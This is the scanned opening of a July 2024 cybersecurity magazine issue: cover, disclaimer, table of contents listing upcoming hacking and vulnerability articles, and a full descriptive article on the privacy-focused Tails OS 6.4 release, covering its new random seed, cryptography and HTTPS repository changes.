Simplifying Cyber Security since 2016

HACKERCOOL

July 2024 Edition 7 Issue 7

Learn how Black Hat Hackers hack

Living of The Land (LoTL) attack

in

Red Team Hacking

EXPLOIT WRITING
Coding a Local File Inclusion (LFI) exploit in Python.

VULNERABILITY FOR BEGINNERS
regreSSHion and Exim File Name Extension Block Bypass

PRIVATE ZONE
Tails OS 6.4

Copyright © 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publishe -r, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Na -mes, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HACKERCOOL
Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 7

We are skipping it for reasons already obvious to you.

"BY USING LEGITIMATE CLOUD APPLICATIONS, ATTACKERS PROVIDE CREDIBILITY TO VICTIMS, HELPING THEM TO TRUST THE CONTENT IT SERVES,"

- NETSKOPE THREAT LABS RESEARCHER JAN MICHAEL ALCANTARA
ON HACKERS EXPLOITING MICROSOFT SWAY

INSIDE

See what our Hackercool Magazine's July 2024 Issue has in store for you.

1. Private Zone:
   Tails OS 6.4.

2. Vulnerability for beginners:
   regreSSHion.

3. Online Security:
   FraudGPT and other malicious AIs are the new frontier of online threats. What can we do?

4. Vulnerability for beginners:
   Exim File Name Extension Block Bypass.

5. Exploit Writing:
   Coding a Local File Inclusion (LFI) exploit.

6. Red Team Hacking:
   Living of The Land (LoTL) attack.

7. Cybersecurity:
   CrowdStrike crash showed us how invasive cyber security software is. Is there a better way?

Downloads

Other Useful Resources

Tails OS 6.4

PRIVATE ZONE

Introduction to Tails OS


Tails, which means "The Amnesic Incognito Live System," is a very special Debian-based OS specifically tailored to protect privacy and anonymity when working on a computer. Unlike other operating systems, such as Windows or macOS, Tails doesn't need installation on your hard drive. Tails boots directly from a USB stick or DVD, ensuring no traces of your activities remain after you leave.

Tails OS works on the Tor network, which anonymizes your internet traffic through a network of servers all around the world. Hence, this makes it next to impossible to trace or follow up on activities conducted over the Internet. In this respect, Tails becomes an indispensable tool for journalists, activists, or people who need to protect confidential information. At the same time, Tails is built upon free and open-source software; therefore, one has transparency and can trust its security features. Whether you're concerned about state surveillance, data breaches, or just want your online behavior kept private, the Tails OS is a rich, user-friendly solution to keeping you safe and anonymous online.

Introduction to Tails 6.4

Tails 6.4 is the new version of the operating system aimed at protecting online activities from being traced. Most importantly, it added a key enhancement that is, it embedded a random seed stored on the USB stick in Tails, hence enormously improving the security of cryptographic operations like Persistent Storage, Tor, and HTTPS. Moreover, this update also introduces critical software updates that include Tor Browser, Tor client, and Thunderbird, so as to integrate updated security features aimed at protecting users. Tails 6.4 also brings a number of bug fixes, which were a part of the earlier releases: for example, Unlocking Persistent Storage and issues in connecting to mobile broadband networks are fixed. We will detail all these updates and improvements in this article and show how they make Tails an even more powerful and reliable tool for keeping your privacy safe on the Internet.

DID YOU KNOW?
Now, you can subscribe to
Hackercool Magazine
by paying in your local currency.



Strengthened cryptography

One of the major improvements brought by Tails 6.4 to the cryptographic framework is the rand-om number that is now saved directly on the USB stick. It is a core upgrade to enhance the secur-ity and soundness of the application for cryptographic operations, which are called both by the o-perating system thus guaranteeing users' privacy and anonymity. Tails is based on strong cryptogr-aphy that secures communication channels, storage, and protection against all kinds of cyber threa-ts. The random seed is crucial for generating random numbers out of which the encryption keys are constructed. These keys are required in the development of secure posts on Tails, such as Pers-istent Storage, Tor, and HTTPS links. The random seed is stored outside the Persistent Storage to ensure that all users employing Tails, with or without Persistent Storage, benefit from improved cr-yptographic security. This makes Tails even more resilient against attacks that target weak or pred-ictable encryption.

A secure random number generator is one of the most important aspects of any cryptographic sy-stem, and a strong seed is the cornerstone of security. In the absence of a good seed, encryption c-an be a host for penetration attacks—attacks that can lead to the exposure of sensitive information. This now makes Tails 6.4 quite robustly secure for its users and a more reliable platform for those wishing to prioritize their privacy while working online.

"In 2023, Tails was used by approximately 25,000 users daily."

Random seed and how this helps users of Tails OS


The random seed added in Tails 6.4 is a key improvement for the type of cryptographic operations that the OS performs. It directly affects the user's security and privacy. A random seed is just a piece of data used to initialize random generators' numbers when performing cryptographic operations. It is the core of generating the required randomness involved in secure cryptographic operations. This includes the encryption of data under Persistent Storage in Tails, Tor protecting connections, and ensuring that HTTPS communications are safe. By keeping this random seed on the USB stick, but outside of the Persistent Storage, Tails ensures that even users who do not make use of Persistent Storage nevertheless benefit from better cryptographic strength. This strategy makes sure that every instance of Tails will have a different and secure base for its encryption procedures, hence making it much harder for an attacker to anticipate or weaken the cryptographic keys in use.

For users, this makes their data much safer while doing everything from storing files to roaming the web anonymously and finally communicating in a very secure manner. The extra layer of security taken by using a random seed makes Tails more resilient for those who would like to protect their online activities from surveillance, censorship, or other kinds of cyber threats.

Switch to HTTPS addresses instead of onion

One major change in Tails 6.4 is the replacement of onion addresses with HTTPS ones for the Debian and Tails APT repositories. This will bring improvements in reliability and security to the Additional Software feature, guaranteeing that users can install software packages any time without any disruption. Although onion addresses support anonymity and censorship resistance, sometimes they may be less reliable, particularly under changing network conditions.

"It is estimated that Tails OS will soon surpass 10 million users."



Tails ensures that the connection to the repositories is more stable using HTTPS addresses, and t-his facilitates updating or even the installation of software for the user. HTTPS is a vastly deploye-d protocol guaranteeing strong encryption with integrity checks, therefore protecting the communi-cation between the user's system and the software repositories. None of these changes will be at t-he detriment of privacy since Tails still works inside the Tor network and maintains the anonymity of the user. The move to HTTPS underlines Tails's commitment to providing a seamless and secu-re experience of use, ensuring the tools to preserve one's privacy are easily accessible.

